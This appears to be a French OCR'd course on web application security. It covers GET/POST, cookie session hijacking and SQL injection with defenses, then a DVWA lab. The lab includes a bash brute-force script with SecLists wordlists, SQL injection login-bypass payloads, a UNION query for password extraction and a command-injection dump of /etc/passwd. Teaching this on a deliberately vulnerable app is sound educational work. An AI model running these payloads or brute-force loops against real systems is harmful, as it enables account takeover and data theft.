$ curl -v -X POST -d 'user=toto' -d 'passwd=supersecret' http://www.unilim.fr
*   Trying 164.81.1.97:80...
* TCP_NODELAY set
* Connected to www.unilim.fr (164.81.1.97) port 80 (#0)
> POST / HTTP/1.1
> Host: www.unilim.fr
> User-Agent: curl/7.68.0
> Accept: */*
> Content-Length: 21
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 21 out of 21 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< Server: nginx
< Date: Mon, 22 Nov 2021 12:38:35 GMT
< Content-Type: text/html
< Transfer-Encoding: chunked
< Connection: keep-alive
< Location: https://www.unilim.fr/
< X-Content-Type-Options: nosniff
< X-XSS-Protection: 1; mode=block
<
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
* Connection #0 to host www.unilim.fr left intact
```

ici, sont transmis les paramètres `user` *et* `passwd`

Les données transmises par l'utilisateur sont «cachées» *dans la transaction HTTP.*

Elles sont encodées pour éviter les caractères spéciaux.

Méthode «*POST*» : les champs/valeurs sont transmis après l'URL

xterm

```
$ curl -v 'http://www.unilim.fr?user=toto&passwd=supersecret'
*   Trying 164.81.1.97...
* TCP_NODELAY set
* Connected to www.unilim.fr (164.81.1.97) port 80 (#0)
> GET /?user=toto&passwd=supersecret HTTP/1.1
> Host: www.unilim.fr
> User-Agent: curl/7.64.1
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Server: nginx
< Date: Mon, 22 Nov 2021 21:40:03 GMT
< Content-Type: text/html
< Transfer-Encoding: chunked
< Connection: keep-alive
< Location: https://www.unilim.fr/?user=toto&passwd=supersecret
< X-Content-Type-Options: nosniff
< X-XSS-Protection: 1; mode=block
<
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
* Connection #0 to host www.unilim.fr left intact
* Closing connection 0
```

Les données transmises par l'utilisateur sont ajoutées dans l'URL ; elles sont visibles dans la barre d'adresse du navigateur et leur encodage n'est pas garanti.

4. La sécurité des applications web

a) Usurpation d'identité via les cookies
b) Injection SQL

4. La sécurité des applications web

a. Usurpation d'identité via les cookies

Comme toutes les applications, les applications web sont sujettes à des vulnérabilités. Nous allons en voir deux d'entre elles :

- une faiblesse basée sur les cookies ;
  - Ce qui permet – par exemple – à un attaquant de contourner un mécanisme d'authentification.
- une faiblesse basée sur un code source mal développé.
  - Ce qui permet – par exemple – à un attaquant de contourner un mécanisme d'authentification, d'accéder à des données pour les divulguer ou les corrompre.

4. La sécurité des applications web

a. Usurpation d'identité via les cookies

Les cookies sont des fichiers gérés par les navigateurs web afin de stocker (et réutiliser) des informations concernant l'utilisateur, par exemple :

- son identifiant ;
- ses préférences d'affichage et de disposition de la page web.

Les cookies sont nécessaires pour toutes les pages web dynamiques qui nécessitent d'identifier ou d'authentifier l'utilisateur, en permettant notamment la mise en œuvre de sessions :


- les sites marchand (afin d'afficher le panier de l'utilisateur connecté) ;
- les sites bancaires (afin d'afficher le solde du compte de l'utilisateur connecté et non pas celui d'un autre client) ;
- les sites « en général » (afin d'afficher des publicités ciblées sur notre navigation).

Il est possible – sous certaines conditions – d'usurper l'identité d'un utilisateur sur un site web si on arrive à récupérer son cookie d'identification.

4. La sécurité des applications web

a. Usurpation d'identité via les cookies

Fonctionnement habituel d'une connexion sur un site web nécessitant une authentification (site marchand, site bancaire, etc.) :



① Phase d'authentification (via un mot de passe en général) ;

② Phase de génération du cookie d'identification*. L'utilisateur est maintenant connecté « à son compte »

③ Phase de « navigation » : le cookie est inclus dans tous les échanges afin que le serveur puisse identifier la connexion de l'utilisateur ;

④ Phase de déconnexion : la session de l'utilisateur est maintenant clôturée. Le cookie est invalidé.

- Un cookie d'identification est en fait une chaine de caractères aléatoire et **unique**, suffisamment longue pour qu'elle ne puisse pas être générée deux fois par erreur. Exemple d'un cookie d'identification : D6F8B2BE3ED3040D9A3C10-D6F8B2A305D048B9

4. La sécurité des applications web

a. Usurpation d'identité via les cookies


A tout moment d'une connexion, chaque utilisateur du site web possède donc son propre cookie, unique à lui. Le serveur est donc en mesure d'identifier à qui appartient chaque connexion, et donc d'afficher les pages web qui lui sont propre.

4. La sécurité des applications web

a. Usurpation d'identité via les cookies

Mais que se passe-t-il si un attaquant arrive à dérober le cookie d'un utilisateur et se connecte au même serveur ?

- Il se fait passer pour l'utilisateur dont il a dérobé le cookie au près du serveur applicatif ! Il usurpe donc l'identité de la victime et accède à son compte.



4. La sécurité des applications web

a. Usurpation d'identité via les cookies

L'attaquant peut dérober un cookie d'identification par différents moyens :

– soit en écoutant le trafic réseau HTTP et en interceptant les données applicatives, dont le cookie ;
  - Moyen de protection : l'utilisateur doit **s'assurer que le site auquel il est connecté utilise du HTTPS** (le cookie est donc chiffré pendant le transport).

– soit en dérobant le cookie sur le poste de travail en utilisant une vulnérabilité du système ;
  - Moyen de protection : l'utilisateur doit **sécuriser son système d'exploitation et ses logiciels** correctement (services inutiles désactivés, installation des mises à jours de sécurité, anti-virus, etc. voir le module 2 pour plus d'informations).

– soit en dérobant le cookie sur le poste de travail via des méthodes d'ingénierie sociale ciblées sur l'utilisateur ;
  - Moyen de protection : l'utilisateur doit **être sensibilisé aux méthodes d'ingénierie sociale** (phishing, spam, etc.) afin de « ne pas tomber dans le panneau »

– soit en dérobant le cookie via une faille sur le serveur ;
  - Moyen de protection : l'exploitant du serveur doit **suivre les bonnes pratiques de sécurisation et du maintien en condition de sécurité** du serveur, ainsi que les **bonnes pratiques de développement applicatif**.

4. La sécurité des applications web

b. Injection SQL

- Une attaque par injection SQL permet à un **attaquant d'interagir directement avec la base de données** d'un site web (alors que l'accès à cette base est bien entendu interdite) ;


- L'objectif de ce type d'attaque est en général de **contourner le mécanisme d'authentification, d'accéder ou de modifier frauduleusement les données** confidentielles de la base (mots de passe, téléphones, numéro de carte bancaire, etc.) ;

- Il existe de multiples variantes possibles, la diapositive suivante présente un exemple de contournement d'authentification d'une page web.

4. La sécurité des applications web

b. Injection SQL

Architecture standard logicielle d'un site web faisant appel à une base de données



① Le navigateur client demande l'affichage d'une page ;
② Le serveur web transfère la demande au serveur applicatif ;
③ Le serveur applicatif génère une requête SQL afin de récupérer les informations nécessaires ;
④ Le serveur base de données retourne le résultat de la requête au serveur applicatif ;
⑤ Le serveur applicatif transmet au serveur web les informations nécessaires à la création de la page à afficher ;
⑥ Le serveur web envoie les pages HTML au navigateur client.

4. La sécurité des applications web

b. Injection SQL

- L'objectif d'une attaque de type injection SQL consiste à détourner la requête SQL de l'étape 3 (diapositive précédente), et – en fonction du contexte – créer sa propre requête SQL malveillante ;

- La diapositive suivante illustre comment une telle attaque peut être menée à partir d'un navigateur client.

4. La sécurité des applications web

b. Injection SQL

Formulaire WEB :

Entrez votre identifiant et votre mot de passe puis cliquez sur Connexion :

$user contient le login renseigné dans le formulaire par l'utilisateur.
$mdp contient le mot de passe.

La requête SQL permettant de vérifier le login et le mot est la suivante :

```
select count(*) from user where user='$user' and mdp='$mdp'
```

Ainsi, une requête légitime serait la suivante :

```
select count(*) from user where user='thomas' and mdp='cykUfl9an'
```

4. La sécurité des applications web

b. Injection SQL

Formulaire WEB :

Entrez votre identifiant et votre mot de passe puis cliquez sur Connexion.

Mais que se passe-t-il si un attaquant rentre précisément les chaines de caractères suivantes ?

Login : azerty

Mot de passe : **abcd' or 1=1/***

La requête SQL `select count(*) from user where user='$user' and mdp='$mdp'`

devient donc :

```
select count(*) from user where user='azerty' and mdp='abcd' or 1=1/*'
```

Cette condition est toujours vraie !


4. La sécurité des applications web

b. Injection SQL

- La condition étant toujours vraie, la requête est donc toujours valide, quel que soit le mot de passe renseigné par l'attaquant !
  - Les caractères /* sont utilisés pour ignorer la fin de la requête légitime.
- La faiblesse réside ici dans le code applicatif : les **données** renseignées par l'utilisateur (i.e. un attaquant dans notre scénario) **ne sont pas vérifiées/validées ;** elles sont au contraire utilisées telles quelles sans aucune vérification préalable qu'elles sont « inoffensives »
- Comment s'en protéger ?
  - **Valider systématiquement chaque donnée** extérieure avant de l'utiliser ;
  - Recourir à des requêtes préparées (connues sous le nom de « **prepared statements** »), qui ont l'avantage d'être plus résistantes aux injections ;
  - D'une façon générale, **respecter les bonnes pratiques de développement** recommandées par l'industrie concernant le code PHP, Java, etc.


The Damn Vulnerable Web Application

Quand on essaie le mauvais mot de passe :



On peut lire «incorrect» *dans la page*.

Avec le bon mot de passe :



Comment automatiser la requête vers DVWA ?

Pour utiliser la partie «*brute-force*», on doit se connecter à la «*Web Application*» et faire une requête «*login/motdepasse*».

Si on recopie la requête réalisée dans le navigateur :

xterm

```
pef@dvwa:~$ curl
'http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login#'
```

On remarque que l'on obtient aucune réponse de la part du serveur.

On peut regarder l'échange complet entre le client `curl` et le serveur :

xterm

```
pef@dvwa:~$ curl -v
'http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login#'
*   Trying 127.0.0.1:80...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
> Host: localhost
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Tue, 18 Oct 2022 19:20:28 GMT
< Server: Apache/2.4.52 (Ubuntu)
< Set-Cookie: PHPSESSID=tnu58grgip3354m2kqglvnatll; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: PHPSESSID=tnu58grgip3354m2kqglvnatll; path=/; HttpOnly
< Set-Cookie: security=impossible; path=/; HttpOnly
< Location: ../../login.php
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host localhost left intact
```

Il y a une session PHP dont on a besoin

Si on récupère le cookie précédent pour faire notre requête :

xterm


```
pef@dvwa:~$ curl -v --cookie "PHPSESSID=tnu58grgip3354m2kqglvnatll; security=low"
'http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login#'
*   Trying 127.0.0.1:80...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
> Host: localhost
> User-Agent: curl/7.81.0
> Accept: */*
> Cookie: PHPSESSID=tnu58grgip3354m2kqglvnatll; security=low
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Tue, 18 Oct 2022 19:40:13 GMT
< Server: Apache/2.4.52 (Ubuntu)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Location: ../../login.php
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host localhost left intact
```

Ca ne marche pas mieux...il nous faut le cookie de l'utilisateur connecté à DVWA !

Comment l'obtenir ?

On demande au navigateur !

On va récupérer les infos dans le navigateur Web connecté à DVWA :



On lit qu'un cookie est transmis : `PHPSESSID=tl8p21mkcpveg3o8amhp819j7h; security=low`.
Ce cookie est nécessaire pour pouvoir faire notre attaque «brute force» *sur DVWA.*

Attaque Brute Force

On transmets le cookie avec `curl` :

xterm

```
pef@dvwa:~$ curl -v --cookie "PHPSESSID=tl8p21mkcpveg3o8amhp819j7h; security=low"
'http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login#'
*   Trying 127.0.0.1:80...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
> Host: localhost
> User-Agent: curl/7.81.0
> Accept: */*
> Cookie: PHPSESSID=tl8p21mkcpveg3o8amhp819j7h; security=low
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 18 Oct 2022 19:40:44 GMT
< Server: Apache/2.4.52 (Ubuntu)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 4284
< Content-Type: text/html;charset=utf-8
<
<!DOCTYPE html>
<html lang="en-GB">
   <head>
      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
      <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10
*Development*</title>
      <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
      <link rel="icon" type="\image/ico" href="../../favicon.ico" />
      <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
   </head>
...
```

C'est bon on a notre réponse, on va pouvoir automatiser notre attaque !

On récupère la liste des mots de passe sur `https://github.com/danielmiessler/SecLists`

xterm

```
$ wget
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/darkweb2017-top100.txt
$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/dark
web2017-top1000.txt
```

Un peu de `bash` pour tester chaque mot de passe de la liste :


xterm

```
pef@dvwa:~$ cat bruteforce
#!/bin/bash

USER=admin
PASSWORD_FILES=darkweb2017-top1000.txt
COOKIE='PHPSESSID=tl8p21mkcpveg3o8amhp819j7h; security=low'

for password in $(cat $PASSWORD_FILES)
do
  echo "Essai : $password"
  curl -s --cookie "$COOKIE"
"http://localhost/DVWA/vulnerabilities/brute/?username=${USER}&password=${password}&Login=Login#"
| grep incorrect
  if [[ $? != 0 ]]; then
   echo "SUCCES !!"
   exit 0
  fi
done
```

Et hop :

xterm

```
pef@dvwa:~$ ./bruteforce
Essai : 123456
      <pre><br />Username and/or password incorrect.</pre>
Essai : 123456789
      <pre><br />Username and/or password incorrect.</pre>
Essai : 111111
      <pre><br />Username and/or password incorrect.</pre>
Essai : password
SUCCES !!
```




Vulnerability: Command Injection

Ping a device


Enter an IP address: Submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
pef:x:1000:1000:pef:/home/pef:/bin/bash
mysql:x:108:112:MySQL Server,,,:/nonexistent:/bin/false
```

On peut le faire dans le formulaire «*Brute Force*» :



Ce qui marche :





xterm

le `admin' or'` finit la requête et renvoie une seule ligne

```
// Check the database
$query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' .
((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :
(($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

if( $result && mysqli_num_rows( $result ) == 1 ) {
```

⟹ **Authentification réussie** !






xterm

```
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

On obtient la liste des utilisateurs.

Avec une UNION, on peut interroger une autre table :



On obtient la liste des mot de passe !

Cassage de mot de passe hachés

Avec le script suivant :

